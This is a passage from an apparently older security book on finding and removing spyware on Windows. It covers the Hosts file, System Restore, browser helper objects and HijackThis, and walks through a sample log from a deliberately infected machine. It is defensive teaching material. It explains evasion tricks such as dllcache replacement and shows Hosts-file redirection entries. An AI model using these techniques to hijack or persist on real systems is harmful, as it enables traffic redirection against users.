Additionally, it will display a recommendation on how you should treat the file. For example, you will be advised not to disable or remove critical system files, as they are essential for your computer to operate. Also, you will receive a warning to remove known malicious applications as soon as possible. However, these are just recommendations. It is up to you to determine the action required to deal with the application. For example, for nbj.exe the site recommends the following:

"Should not be disabled, required for essential applications to work properly."

Obviously, if you are not performing backup functions with the Nero Back It Up application, the process is not exactly essential.

The process's author and "Part of" information is shown next. The author is the actual corporation or developer which created or published the application. This provides a useful lead for tracking down information on an application that you may not have heard of, as you can simply peruse the author's Web site for more information. The "Part of" field notifies you if the process is part of a larger application suite. For example, winword.exe is Microsoft Word, but it is part of the Microsoft Office suite. For malicious applications the author is generally not available and is shown as "na".

The next section attempts to categorize the process into various malicious categories. The first field, labeled Security Risk, provides a number ranging from 0 through 5 (0 being benign). There is no real explanation for the risk number given, and at times malicious applications will be rated as benign. Below this, though, is a set of four categories into which ProcessLibrary.com attempts to place the process: Spyware, Adware, Virus, and Trojan. For each, a simple Yes or No response notifies you whether the process falls into that respective category.

The final section of the Web site display gives the most critical information on how the process interacts with your operating system and your network. Similar to the malicious categories in the preceding section of the site, five categories are displayed here, providing you with information on what resources the process uses:

- **System Process** The process is an essential Windows process required for the operating system to run properly.
- **Application** The process is an actual application that a user can interface with.
- **Background Process** The process can hide itself in the background, and you can see it only with process viewers such as the Task Manager.
- **Uses Network** The process can send or receive information to your local area network (LAN).
- **Uses Internet** The process can send or receive information to hosts on the Internet.

These categories are beneficial in profiling a particular malicious activity that has been occurring. You can tell at a glance whether a suspicious process is capable of making unauthorized transactions to an Internet address from the results shown.

Detecting Spyware Remnants

Although searching through the Registry and the list of processes will help you determine a large number of malicious applications, you will not be able to find every component of a malicious application. And without a very thorough scan-and-removal procedure, the application can reinstall itself onto your system. Additionally, spyware and malware may place small pieces of data within your operating system that block normal operations, such as editing the Windows HOSTS file to prevent surfing to sites that offer spyware scanners. Such data, as well as backup copies of the spyware itself, can hide in a wide variety of locations. We'll review some of these locations here to explain their importance, as many of the tools used in the next section will focus on some of them.

Temporary File Caches

In the course of a normal day of operation, your computer is using any number of directory locations to store files temporarily. These files include applications that you have installed, Web sites you have visited, files you have downloaded, and some spyware applications. Because some computer users overlook many temporary directories since they believe the operating system will eventually come along and clear out the data, they are a prime jumping board for spyware to find its way onto a system.

For one, there is the operating system's temporary directory, marked by the environment variable *%temp%*. By default this will be the Temp directory underneath the current user's profile—for example, C:\Documents and Settings\Brian\Local Settings\Temp\. A wide variety of applications use this location to store temporary information that is required for small periods of time. Whenever you install or set up a new application, the setup process normally places its install files into this location. Archived, or zipped, files will be extracted here while the file is being browsed with an archive utility. Spyware applications can also root themselves here to run and collect data from your computer. The temporary directory should not contain anything requiring permanent storage. Therefore, there is no reason to store any files in this location. You should review anything that is here for its relevance to determine what application initially placed it there. In the end, you can safely erase this directory's entire contents.

Software that Internet Explorer downloaded and executed will be placed within Internet Explorer's particular temporary directory. This directory is also located under the current user's profile—for example, C:\Documents and Settings\Brian\Local Settings\Temporary Internet Files\. You use this directory to store all images and files associated with browsing the Web with Internet Explorer.

Unfortunately, due to a design decision by Microsoft, you simply cannot just browse to this directory and review all of the contents in it. Windows Explorer treats the Temporary Internet Files directory in a special way. When you browse to it, you will see a listing of all of the files in the Internet Explorer cache, as well as all of its cookies. It generates this list by reading the contents of the index.dat files within the folder. Internet Explorer modifies and updates the index.dat file regularly as you use the browser. It is not an accurate representation of the data on the hard drive, though. You can add new files to the Temporary Internet Files folder and manually remove existing files, and the changes will not show up on the directory listing. The easiest way to bypass this needless falsification of data is to manually type in a static subdirectory in the directory path, Content.IE5. Click in the Windows Explorer address bar and type in the direct directory path, such as **C:\Documents and Settings\Brian\Local Settings\Temporary Internet Files\Content.IE5**. From within this new directory, you will notice a handful of other subdirectories with randomly assigned names. All of the Internet cache from Internet Explorer will be spread out between these directories, but spyware applications can simply hide here in Content.IE5. Due to the Microsoft Windows feature that obscures this directory from the site when browsing, it is a common place to store data.

Windows System Restore


On any typical day dozens of machines become corrupted in a variety of ways, either through user mistakes or via malicious software. For many people, these mistakes could mean reinstalling their entire operating system and every application, a process that could take hours, if not days. To help ease this issue and to prevent mistakes from becoming catastrophes, Microsoft has implemented the System Restore function into its Windows operating systems, starting with Windows Millennium. System Restore has been an essential component of the operating system, as it helped home computer users to simply roll back to a configuration from the day before or the week prior. Microsoft has continued this implementation in Windows Vista, as a function called System Protection.

System Restore operates by taking daily snapshots of critical areas of the operating system. It stores these snapshots on the local computer for a period of time, and then removes them. By default, System Restore will use no more than 12 percent of your available disk space on your primary hard drive. If it exceeds this size, it will begin truncating the oldest snapshots until it falls back within a suitable size. Users can customize this size and decrease it to a minimum of 200 MB.

System Restore becomes critical because the data it takes a snapshot of could include spyware and other malicious applications. Therefore, even if a computer is

effectively cleaned of all spyware components, as soon as it performs a rollback to a prior date it will restore many of these components on the computer. To deal with this issue many people may recommend temporarily disabling System Restore until the system is cleaned. This is easy to do, as long as you are logged in as the administrator or you have an account with administrator privileges. Simply open the system **Control Panel**, open the **System** icon, and then select the **System Restore** tab. Check the **Turn off System Restore** box to disable the feature, as shown in Figure 8.3. Take heed, though, as disabling System Restore will also delete all of its current snapshots.

Figure 8.3 Disabling Windows System Restore



One negative impact of completely disabling System Restore is that if somehow the machine becomes corrupted during the spyware removal process, there is no way to roll back to a working build. To avoid this risk simply keep System Restore enabled as you clean spyware from the infected computer. Once the system is clean, remove all snapshots on the system. You can do this from the same window described earlier, as long as you are logged in as either the administrator or an account with administrator privileges. Check the **Turn off System Restore** box and click **Apply**. Immediately thereafter, uncheck the **Turn off System Restore** box to reenable the feature. At this point, all of your previous snapshots have been removed, and you will be starting from a clean slate.

Windows File Protection

To protect critical files in the operating system Microsoft implemented Windows File Protection (WFP) in Windows, starting with Windows 2000. WFP deals with the rising issue of users and applications intentionally or unintentionally erasing or corrupting system executables and libraries. WFP maintains copies of particular files that could be restored at a moment's notice, in case an essential file is erased or corrupted. In that case, the file will immediately be copied out of WFP's repository to the file's original location. WFP stores all backups of critical files in C:\Windows\System32\dllcache\.

However, WFP also has the bad habit of preventing users from removing spyware applications. A malicious application simply has to name itself after a known system file, and replace the copy within the dllcache directory with its own malicious executable. You will notice that this is taking place when you remove a found spyware application executable, only to find that the executable reappears the next time you boot your computer.

To prevent spyware from hiding within dllcache you must remove the backed-up copy before removing the active copy. You can do this in a number of ways. The easiest method is to use Microsoft's WFP management tool, SFC.exe, to purge its cache of protected files. You do this by opening a command prompt and typing **sfc /purgecache**.

Alternatively, you can boot the computer in safe mode, under which WFP is disabled. In safe mode, you should be able to browse to the repository in C:\Windows\System32\dllcache and manually remove the suspicious files.

Windows Hosts File

In normal Internet usage, when your computer attempts to connect to a foreign domain name it will first use the domain name system (DNS) to attempt to resolve the domain name to an Internet Protocol (IP) address. Your computer then uses this IP address to connect to the remote computer. However, Windows allows for certain domain names to be resolved manually from the local machine, instead of referring to a DNS server. This allows you to manually set up resolutions to common IP addresses so that they do not have to attempt to connect to DNS servers. However, this also means that you can resolve domain names to IP addresses other than what they should really resolve to. For example, currently www.defcon.org resolves to the IP address of 216.231.63.57. You can edit the Hosts file on a Windows machine, though, to force www.defcon.org to resolve to 205.134.188.162, the IP address for www.shmoo.com. Whenever any Internet client on that machine attempts to connect to www.defcon.org, it will instead connect to www.shmoo.com. However, by

design, the Windows DNS client will intentionally overlook any manual IP resolutions for certain key Microsoft domain names, such as windowsupdate.com and support.microsoft.com. A DNS server will always resolve to such protected domains.

This functionality gives a spyware application a few unique abilities to further confuse and frustrate users. Many spyware applications also tie in adware programs that allow developers to profit by forcing users to view advertisements. An effective way to rack up advertisement views is to hijack a person's connection to a legitimate Web site and route data to an illegitimate site instead. By modifying the Hosts file, the spyware developer can resolve domains for popular, legitimate Web sites to an IP address that the spyware developer hosts and that is full of advertisements and further malicious code. Additionally, since particular corporations sponsor many adware applications, they can alter the resolutions for competitors to make connections that route to the sponsored company's site.

The Windows Hosts file is located at %SystemRoot%\System32\Drivers\Etc\Hosts, where %SystemRoot% is typically C:\Windows. This file is a normal ASCII text file that you can open with any text editor, including Notepad. The file's layout is very simple. Each line denotes a resolution, in the form of <IP address> <domain name>. By default, this file is normally empty, which forces all resolutions to be passed to a DNS server. Normally the only line existing is the one denoting localhost as 127.0.0.1. Using our preceding example, we can route traffic destined for DEFCON to Shmoo by inserting the following lines:

```
205.134.188.162 www.defcon.org
205.134.188.162 defcon.org
205.134.188.162 defcon
```

At this point, any attempts to connect to Defcon.org by a Web browser, FTP client, or any other Internet application will instead connect to an IP address assigned to Shmoo. You should carefully review the Hosts file and check for any manual resolutions. As mentioned earlier, this file is normally void of any entries except for localhost, so finding entries in here may pique suspicion.

Be aware that some computers may have very large Hosts files with thousands of entries. Many applications designed to help protect computers from adware feature such Hosts files that prevent your computer from accessing known adware and spyware sites. You can find one of the most popular examples of such a Hosts file at www.mvps.org/winhelp2002/hosts.htm. If a Hosts file similar to this has been installed on a computer, it may be impossible to review the contents and determine whether a malicious application is rerouting traffic for legitimate domains.

Internet Explorer Settings

As spyware applications operate by monitoring Internet activity, many of them find ways to tie themselves into Internet Explorer. In this way, they can be constantly active while a user is surfing the Web, and can track and even alter a user's Web surfing experience. Microsoft Internet Explorer allows programs to have this ability by registering them as Browser Helper Objects, or BHOs. Microsoft introduced such functionality to allow third-party developers the ability to create plug-ins for Internet Explorer to expand its feature set. However, it has also allowed for malicious code writers to do the same.

Microsoft's implementation of BHOs makes the process of locating malicious code a bit cumbersome. All of the BHOs that are currently installed are listed in the following Registry key:

[HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Explorer\Browser Helper Objects]

Under this key will be a list of **globally unique identifier (GUID)** values, such as *{06849E9F-C8D7-4D59-B87D-784B7D6BE0B3}*. A GUID is a value the software creator assigns to each BHO as a unique identifier within the operating system. The actual values for these BHO GUIDs are located in [HKCR]. From within [HKCR] they search for each BHO GUID found. They should take you to the application that has registered that ID. For example, when searching for the GUID *{06849E9F-C8D7-4D59-B87D-784B7D6BE0B3}*, you will be taken to [HKCR\AcroIEHelper.AcroIEHlprObj\CLSID:(Default)]. In researching this key, you will see that it belongs to Adobe Acrobat's Internet Explorer BHO, which is a legitimate application.

Alternatively, online resources are available that can match up known GUIDs to applications. As the software's developer defines the GUID, it should remain constant throughout all development of the application's releases. One such site is www.sysinfo.org/bholist.php, which allows you to perform searches on any portion of the GUID and receive a response in return. In using our same GUID example, if we perform a search for just 06849E9F (the first portion of Acrobat's GUID), the result shown will be "Adobe Acrobat reader".

Notes from the Underground

Dangerous Internet Explorer Plug-Ins—Download.ject

Although most Internet Explorer plug-ins allow for expanded functionality, such as the Google Toolbar and Internet radio station players, they also allow for malware to track your browsing history. One such malicious application is Download.ject, which installed itself into Internet Explorer clients automatically when they visited an infected server. The application would then monitor Web browsing, and when the user made an HTTPS transaction to eBay, PayPal, or a number of other sensitive sites, it would initiate a keylogger to store the user's accounts and passwords. Then it would routinely upload this critical information to a foreign server.

Detection and Removal Tools

Although spyware can hide itself in many locations in an operating system, the act of manually scanning these areas is very time consuming and can be very confusing for the inexperienced. This doesn't even factor in the issue of information overload that is very common when working with many portions of the Windows operating system. To help make the process of scanning Windows machines more convenient a number of tools for locating suspicious data are available. These tools will browse through many of the sections described earlier to automatically extract all data for your review. However, these tools usually cannot determine what data is malicious and what data is benign. They are simply useful in providing information to you for further research and analysis.


HijackThis

HijackThis (sometimes called HJT) is a popular spyware detection and removal assistance tool. Although typical antispyware applications scan through a hard drive to detect spyware components and automatically remove them, HijackThis will just enumerate the components found and display them to you. It is then up to you, as the computer operator, to determine which components are benign and which are malicious, and to remove the appropriate items. In this way, HijackThis acts as a vital tool in detecting and removing spyware applications, as long as it is coupled with

appropriate knowledge of the inner workings of the system, and experience with the habits of spyware applications.

HijackThis is a freeware application that you can download from www.merijn.org. The HijackThis file is the actual application and requires no setup or installation. Simply download the file and save it to a handy location on your hard drive. It is very highly recommended that you create a directory just for HijackThis, such as C:\Program Files\HijackThis. This way the software can easily create logs and backups. After you download the application, simply execute the HijackThis.exe file to begin running it. When you run the application for the first time, you will be presented with a dialog window explaining its general purpose. After reading the information on this window, click **OK** to continue to the **QuickStart** menu, as shown in Figure 8.4.

Figure 8.4 The HijackThis QuickStart Menu



From the QuickStart menu, you can quickly perform the program's most popular functions with just a single click. The first two options allow you to perform a scan for suspicious items; the second option, **Do a system scan and save a logfile**, also produces a text log for you to save to your hard drive. The **View the list of backups** button allows you to view items that you already removed with the tool. The **Open online HijackThis QuickStart** button provides a link to a Web site that has documented use of HijackThis. All of the options available on this screen, with the exception of the online QuickStart guide, are available from within the actual application. You do have the option of just skipping straight to the HijackThis application from this menu. The information that follows in this section

will assume that you skipped straight into the program. Upon doing so, you will be presented with the HijackThis application menu, as shown in Figure 8.5.

Figure 8.5 The HijackThis Application Menu

The interface to the application is very simple in design. To begin a scan for suspicious components on a computer system, simply click the **Scan** button. After a few moments of processing, the results will appear within the HijackThis main window. Alternatively, you can save these results to a text log for import into other applications, or for sharing with others. To save the results to a log select the **Save Log** button, which should take the place of the **Scan** button.

Reviewing HijackThis Results

When reviewing the results that HijackThis gathered, you will notice a certain structure to the log output. The application places each result onto its own line in the log file, with each line preceded by a two-character identifier. This identifier describes the line's contents, such as an entry in the Hosts file or an application that starts with Windows. The available IDs, as of HijackThis version 1.99.1, appear on the developer's Web site, www.merijn.org/htlogtutorial.html, and are listed here:

- **R0** The current user's Internet Explorer start page.
- **R1** The local machine's standard Internet Explorer start page.

- **R**3 Defines a custom URLSearchHook, an application that looks for unknown URL requests (such as invalid domain names) and processes them, often routing traffic to advertisement sites.
- **F0** Defines applications that launch on system startup from the system.ini file.
- **F1** Defines applications that launch on system startup from the win.ini file.
- **N1 through N4** Netscape Navigator and Mozilla web browser start pages and search pages. This scan checks through the prefs.js configuration file and does not apply to Mozilla Firefox.
- **01** Displays all Windows Hosts file redirections, the manual DNS overrides that were discussed earlier in this chapter.
- **02** Displays all Internet Explorer BHOs.
- **03** Displays all installed Internet Explorer toolbars.
- **04** Displays all programs that are set to automatically load in either the Registry or the Start menu Startup group.
- **05** Notifies you if the Internet Options icon has been removed from the Windows Control Panel.
- **06** Notifies you if you are restricted from making changes to Internet Explorer.
- **07** Notifies you if you are restricted from accessing the Windows Registry.
- **08** Displays add-on entries to the Internet Explorer right-click context menu.
- **09** Displays add-on items to Internet Explorer's Tools menu.
- **010** Displays any applications that have hijacked portions of Windows Networking Sockets (winsock).
- **011** Displays any added items to Internet Explorer's Internet Options | Advanced window.
- **012** Displays all Internet Explorer plug-ins.
- **013** Displays any DefaultPrefix hijacks, where a set string is placed prior to the URL that you are trying to access, routing all requests through ad-based portal sites.

- **014** Displays any new entries to the iereset.inf file, the file that stores all of Internet Explorer's original values. The values contained here are written to your computer when you attempt to reset Internet Explorer to its default values.
- **015** Displays any added items to Internet Explorer's Trusted Zone list, which are sites that your computer will trust to display any data, or install any applet.
- **016** Displays all Internet Explorer ActiveX controls, also known as downloaded program files, on your computer.
- **017** Displays a number of items that are normally indicative of the lop.com spyware.
- **018** Displays additional network protocols registered in Windows.
- **019** Displays any global user stylesheets that override controls on all Web pages viewed.
- **020** Displays any AppInit dynamic link libraries (DLLs), which are libraries that are loaded in memory as soon as a user logs into the system.
- **021** Displays any Shell Service Object Delay Load (SSODL) entries, which allow programs to automatically run when Windows starts.
- **022** Displays any entries to the Shared Task Scheduler, which allows programs to automatically run when Windows starts.
- **023** Displays all non-Microsoft services installed on the computer.

Keep in mind that some of the results HijackThis shows are not malicious. It will display many legitimate and required entries. Do not simply check all of the items and remove them, as you may cause your operating system to become unstable or inoperable. You must properly research every entry displayed to determine each entry's function.

After each scan is complete, you should save a copy of the results to a log file. Then you can use this file for historical comparisons, to determine when particular spyware items are installed, or for requesting help from more knowledgeable computer operators. To save the results to a file, simply click the **Save log** button and provide a directory and filename to which to save the results.

Notes from the Underground

Spyware Forums for the Inexperienced

As many computer users lack the experience needed to recognize all spyware applications, you can post the log that HijackThis produces on a variety of spyware-related Web sites, where knowledgeable and underappreciated volunteers can help you parse through it and explain the components. You can find a list of many available support forums at www.merijn.org/forums.html.

Reviewing a HijackThis Sample Log

In this section, we will review a sample log HijackThis created on a purposefully infected operating system. We will step through the log section by section to evaluate the components found. The operating system is a base install with only the addition of ordinary applications, such as a few peer-to-peer file sharers and a heavily advertised spyware scanner (which is actually a rogue scanner). Lines that are underlined are ones that have been determined, by careful research, to be suspicious or malicious. We will discuss the research involved in determining which items are malignant shortly.

```
Logfile of HijackThis v1.99.1
Scan saved at 8:31:41 PM, on 5/22/2006
Platform: Windows XP SP2 (WinNT 5.01.2600)
MSIE: Internet Explorer v6.00 SP2 (6.00.2900.2180)

Running processes:
C:\WINDOWS\System32\smss.exe
C:\WINDOWS\system32\winlogon.exe
C:\WINDOWS\system32\services.exe
C:\WINDOWS\system32\lsass.exe
C:\WINDOWS\system32\svchost.exe
C:\Program Files\Windows Defender\MsMpEng.exe
C:\WINDOWS\System32\svchost.exe
C:\WINDOWS\Explorer.EXE
C:\WINDOWS\system32\spoolsv.exe
```

```
C:\WINDOWS\system32\cisvc.exe
C:\Program Files\VMware\VMware Tools\VMwareService.exe
C:\Program Files\VMware\VMware Tools\VMwareTray.exe
C:\Program Files\VMware\VMware Tools\VMwareUser.exe
C:\Program Files\TBONBin\tbon.exe
C:\WINDOWS\system32\cidaemon.exe
C:\PROGRA~1\Altnet\DOWNLO~1\ASM.exe
C:\PROGRA~1\Altnet\DOWNLO~1\adm4005.exe
C:\Program Files\Altnet\Points Manager\Points Manager.exe
C:\Program Files\BearShare\BearShare.exe
C:\Program Files\Kazaa\kazaa.exe
C:\Program Files\Zango\zango.exe
C:\Program Files\AdwarePunisher\AdwarePunisher_Monitor.exe
C:\Program Files\AdwarePunisher\AdwarePunisher.exe
C:\PROGRA~1\RXTOOL~1\SEMANT~1\SEMANT~1.EXE
C:\WINDOWS\system32\P2P Networking\P2P Networking.exe
C:\Program Files\HijackThis\HijackThis.exe

R0 - HKCU\Software\Microsoft\Internet Explorer\Main,Start Page =
http://google.bearshare.com/
R0 - HKLM\Software\Microsoft\Internet Explorer\Main,Start Page =
http://go.microsoft.com/fwlink/?LinkId=56626&homepage=http://www.microsoft.c
om/isapi/redir.dll?prd={SUB_PRD}&clcid={SUB_CLSID}&pver={SUB_PVER}&ar=home
O2 - BHO: Need2Find Bar BHO - {4D1C4E81-A32A-416b-BCDB-33B3EF3617D3} -
C:\Program Files\Need2Find\bar\1.bin\ND2FNBAR.DLL
O2 - BHO: Zango Search Assistant Helper
/fleok=1D8A83A5C5E315789FA575760EA83FA5EF80752B94E3D8795F7E402137C3 -
{56F1D444-11BF-4879-A12B-79CF0177F038} - c:\program files\zango\zangohook.dll
O2 - BHO: RXResultTracker Class - {59879FA4-4790-461c-A1CC-4EC4DE4CA483} -
C:\Program Files\RXToolBar\sfcont.dll
O3 - Toolbar: RX Toolbar - {25D8BACF-3DE2-4B48-AE22-D659B8D835B0} -
C:\Program Files\RXToolBar\RXToolBar.dll
O4 - HKLM\..\Run: [VMware Tools] C:\Program Files\VMware\VMware
Tools\VMwareTray.exe
O4 - HKLM\..\Run: [VMware User Process] C:\Program Files\VMware\VMware
Tools\VMwareUser.exe
O4 - HKLM\..\Run: [Windows Defender] "C:\Program Files\Windows
Defender\MSASCui.exe" -hide
O4 - HKLM\..\Run: [ErrorGuard] C:\Program Files\ErrorGuard\ErrorGuard.Exe
O4 - HKLM\..\Run: [P2P Networking] C:\WINDOWS\system32\P2P Networking\P2P
Networking.exe /AUTOSTART
```

```
O4 - HKLM\..\Run: [KAZAA] C:\Program Files\Kazaa\kazaa.exe /SYSTRAY
O4 - HKLM\..\Run: [InstaFinderK] C:\Program
Files\INSTAFINK\InstaFinderK_inst.exe
O4 - HKLM\..\Run: [SemanticInsight] C:\Program Files\RXToolBar\Semantic
Insight\SemanticInsight.exe
O4 - HKLM\..\Run: [AltnetPointsManager] C:\Program Files\Altnet\Points
Manager\Points Manager.exe -s
O4 - HKLM\..\Run: [zango] "c:\program files\zango\zango.exe"
O4 - HKLM\..\Run: [BearShare] "C:\Program Files\BearShare\BearShare.exe"
/pause
O4 - HKCU\..\Run: [tbon] C:\Program Files\TBONBin\tbon.exe /r
O4 - HKCU\..\Run: [Adware Punisher] C:\Program
Files\AdwarePunisher\AdwarePunisher.exe
O4 - HKCU\..\Run: [Adware Punisher Monitor] C:\Program
Files\AdwarePunisher\AdwarePunisher_monitor.exe
O4 - HKCU\..\RunOnce: [BullguardoptIn]
C:\WINDOWS\Temp\BullGuard\bulldownload.exe
O4 - HKCU\..\RunOnce: [RXToolBar] regsvr32 /s "C:\Program
Files\RXToolBar\RXToolBar.dll"
O8 - Extra context menu item: &Search -
http://kl.bar.need2find.com/KL/menusearch.html?p=KL
O9 - Extra button: Messenger - {FB5F1910-F110-11d2-BB9E-00C04F795683} -
C:\Program Files\Messenger\msmsgs.exe
O9 - Extra 'Tools' menuitem: Windows Messenger - {FB5F1910-F110-11d2-BB9E-
00C04F795683} - C:\Program Files\Messenger\msmsgs.exe
O13 - DefaultPrefix: http://webwarper.net/clicklog.pl/AUTODL~~/~av/
O13 - WWW Prefix: http://webwarper.net/clicklog.pl/AUTODL~~/~av/
O13 - Home Prefix: http://webwarper.net/clicklog.pl/AUTODL~~/~av/
O16 - DPF: {1D6711C8-7154-40BB-8380-3DEA45B69CBF} (Web P2P Installer) -
O16 - DPF: {205FF73B-CA67-11D5-99DD-444553540006} (CInstall Class) -
http://www.errorguard.com/installation/Install.cab
O18 - Filter: text/html - {2AB289AE-4B90-4281-B2AE-1F4BB034B647} -
C:\Program Files\RXToolBar\sfcont.dll
O23 - Service: VMware Tools Service (VMTools) - VMware, Inc. - C:\Program
Files\VMware\VMware Tools\VMwareService.exe
```

In order to properly recognize spyware components in the preceding log, we need to be fully aware of exactly what should be installed and running on this computer. This allows us to easily rule out items that we know are good and concentrate on what is left over. This computer is running Microsoft Windows Defender for protection within a VMware virtual operating system session. Knowing this, we can rule out many of the current running processes that exist within these directories. We can also see that both Kazaa and BearShare are installed on this computer. Although both

can be used for illegal purposes, and are no doubt barred from use within an enterprise network, they are not actual spyware applications themselves and are not marked as such here.

In reviewing the currently running processes and ruling out the ones we know are good, we can begin researching the left-over programs. In doing so, we find tbon.exe, which is part of The Best Offer Network spyware application. Further on, we find a number of applications used for Kazaa's AltNet spyware service, such as ASM.exe, adm4005.exe, and Points Manager.exe. Zango.exe also appears to be very unusual, and upon research it proves to be another known spyware application. Immediately afterward we find a pair of applications under the moniker of Adware Punisher. It certainly sounds like a nice name for a product, and it features a legitimate-looking Web site, but it is actually a rogue spyware scanner. It performs fake spyware scans, often identifying as spyware certain applications that are known to be nonmalicious, and holds your desktop hostage until you purchase the application. Further malicious applications found running include SEMANT~1, which is actually SemanticInsight.exe, part of the RXToolbar spyware application, and P2P Networking.exe, a known spyware program.

Once we have gathered these processes we have a good idea how deeply infected this computer is. Simply killing these processes will not solve the problem. Instead, we must thoroughly research each program to determine all of the artifacts it leaves on a computer for us to remove. Some of these applications, such as Adware Punisher, leave many artifacts that HijackThis will not find. You must find the information yourself and manually clean the leftover data; you should use HijackThis only to guide you to the spyware, even though it can remove a good number of malicious components.

After reviewing the running processes, we will begin checking the data items that HijackThis found. The first data item that appears is an **R0** line, which defines an Internet Explorer start page. As the first entry shows, the current user's start page was set to http://google.bearshare.com/. Obviously, this was an alteration due to the BearShare P2P application. Although not completely malicious, it may be undesired, as it references a distrusted domain. The second **R0** line, defining the system-wide start page, appears to be a normal URL and we can leave it alone.

The next items we find in our log are multiple **O2** items, which are Internet Explorer BHOs. Three such items are on this system, including Need2Find Bar, Zango Search Assistant Helper, and RXResultTracker Class. A simple search engine query on these items will alert you that all three are known spyware items that you should remove from the system. Afterward, a single **O3** item is shown: the RX Toolbar for Internet Explorer. This toolbar is actually displayed within Internet Explorer to display continual advertisements on the screen.

One of the largest sections of any HijackThis log will be the **O4** section, which describes all applications configured to automatically load when Windows starts. Just as we did with the running processes, we will first rule out all known-good applications from this list and review the ones left over. In doing so, we find many of the same applications we located as currently running processes, such as ErrorGuard, P2P Networking, SemanticInsight, Altnet, TBON, Zango, Adware Punisher, and RXToolbar. A new program on this list is InstaFinderK_inst.exe. As this program is not currently running on the machine, it may have been installed recently and may be currently awaiting a system reboot before it becomes active. This list reconfirms applications that we have already found to be spyware, and provides the command-line switches under which they are run. These switches, such as `tbon.exe /r`, could provide information on the activity that the application is performing. Many times, though, these switches are required just to have the program execute. This prevents administrators from being able to easily start the application for monitoring.

One interesting application in the **O4** section is Bulldownload.exe, part of the Bullguard Anti-Virus program. Bullguard is a legitimate antivirus application, but it was not installed with the computer operator's prior knowledge. In researching Bullguard, we find a Web page that details how the Kazaa peer-to-peer client includes Bullguard (www.kazaa.com/us/picks/bullguard_lite.htm). As Bullguard may interfere with any other antivirus applications already on the computer, we should research it to determine whether it should remain on the system.

A single O8 line refers to an extra item added to Internet Explorer's right-click context menu. This line, named Search, makes a connection to http://kl.bar.need2find.com/KL/menusearch.html?p=KL. From performing basic research on this domain name, we are able to find that Need2Find is a spyware application that forces search queries through its own ad-supported search portal. The two O9 lines would normally be suspicious, but in this case we can see that both are related to the Windows Messenger application, for which Microsoft feels necessary to include a shortcut in Internet Explorer.

The three **O13** lines notify us that a spyware application is adding a prefix to URLs that are typed into Internet Explorer. These URLs refer to http://webwarper.net/clicklog.pl/AUTODL~~/~av/. Upon research, we find that Web Warper is a supposed Web "accelerator" that also provides proxy services. This may or may not be suspicious, depending on whether the user knew it was being installed. The **O16** lines describe any program files, or ActiveX controls, that have been downloaded for use within Internet Explorer. Although the first line doesn't have an actual filename associated with it, the name "Web P2P Installer" is suspicious enough to raise concern. The latter file, being a file from the known spyware site www.errorguard.com, should definitely be removed. The lone **O18** line is an inter-

esting one, as it refers to additions or changes to actual network protocols within the operating system. We can readily see, though, that as the filename involves the RXToolBar directory, it is a spyware component.

Finally, the **O23** data shows us any non-Microsoft services that are running on the computer. As this instance is running from within a VMware session, we can immediately rule out this VMware service as a malicious program.

After completing a review of this log file, we have enumerated quite a list of spyware applications and components that have infested this computer system. The final step is to remove all traces of such programs from your hard drive. However, be aware that HijackThis may not find every single component related to a particular spyware application. Although it can remove many portions of an application, it should not be a replacement for research into more thorough removal techniques, which often must be done manually.


Removing Detected Items

After reviewing the items HijackThis displayed and finding items that you should remove from the computer system, you can allow the application to remove the affected items for you. Simply click next to each item that you want to remove, and then click the **Fix checked** button. After HijackThis removes an item, it will make a backup so that it can restore the item at any moment. It will store this backup in a newly created subdirectory named "backups", and it will save it within an ASCII text file based on the current date, such as backup-20060521-140800-334.

If you accidentally removed a legitimate entry, you can restore it from a backup HijackThis created. Simply run HijackThis, and from the main window select the **Config** button to display the application's configuration selections. Note, though, that when entering the configuration area you will lose all current results shown in the scan window.

In this configuration window, select the **Backups** button, located at the top of the screen, as shown in Figure 8.6. Each item that HighjackThis has removed will be displayed here separately, along with the date and time that it was removed. To restore an item simply select the checkbox next to each item you want to restore and click the **Restore** button. Alternatively, you can select to remove some items that were backed up. This will completely remove all traces of those items from the system so that you can no longer restore them. To do so, select the items to remove and click the **Delete** button.

Figure 8.6 HijackThis Backups



